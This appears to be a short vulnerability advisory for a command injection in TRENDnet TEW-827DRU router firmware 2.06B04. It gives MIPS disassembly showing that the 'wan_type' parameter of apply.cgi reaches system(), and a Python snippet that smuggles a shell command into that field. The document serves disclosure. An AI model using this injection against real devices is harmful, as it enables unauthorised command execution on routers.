TEW-827DRU

Firmware version


```
TEW-827DRU firmware: 2.06B04
```

Description

```
TRENDnet TEW-827DRU with firmware up to and including 2.06B04 contains a command
injection in apply.cgi via the action st_dev_disconnect with the key "wan_type",
allowing an authenticated user to run arbitrary commands on the device.
```

Detial

```
The bug in function: 0x42C234, binary: www/cgi/ssi
The parameter 'wan_type' pass to system
```



```
0042C270                 addiu   $a0, $v0, (aWanType - 0x4C0000)  # "wan_type"
0042C274                 la      $v0, getenv
0042C278                 nop
0042C27C                 move    $t9, $v0
0042C280                 jalr    $t9 ; getenv
0042C284                 nop
0042C288                 lw      $gp, 0xA8+var_98($fp)
0042C28C                 addiu   $v1, $fp, 0xA8+var_90
0042C290                 move    $a0, $v1         # s
0042C294                 move    $a1, $s0         # format
0042C298                 move    $a2, $v0
0042C29C                 la      $v0, sprintf
0042C2A0                 nop
0042C2A4                 move    $t9, $v0
0042C2A8                 jalr    $t9 ; sprintf
0042C2AC                 nop
0042C2B0                 lw      $gp, 0xA8+var_98($fp)
0042C2B4                 addiu   $v0, $fp, 0xA8+var_90
0042C2B8                 move    $a0, $v0         # command
0042C2BC                 la      $v0, system
0042C2C0                 nop
0042C2C4                 move    $t9, $v0
0042C2C8                 jalr    $t9 ; system
```

Send Packege

```
    command = 'ab|echo 2 > /tmp/test;'
    scommand = bytes(command, 'utf8')
    data4 = {
        b'action': b'st_dev_disconnect',
        b'wan_type': scommand,
    }
```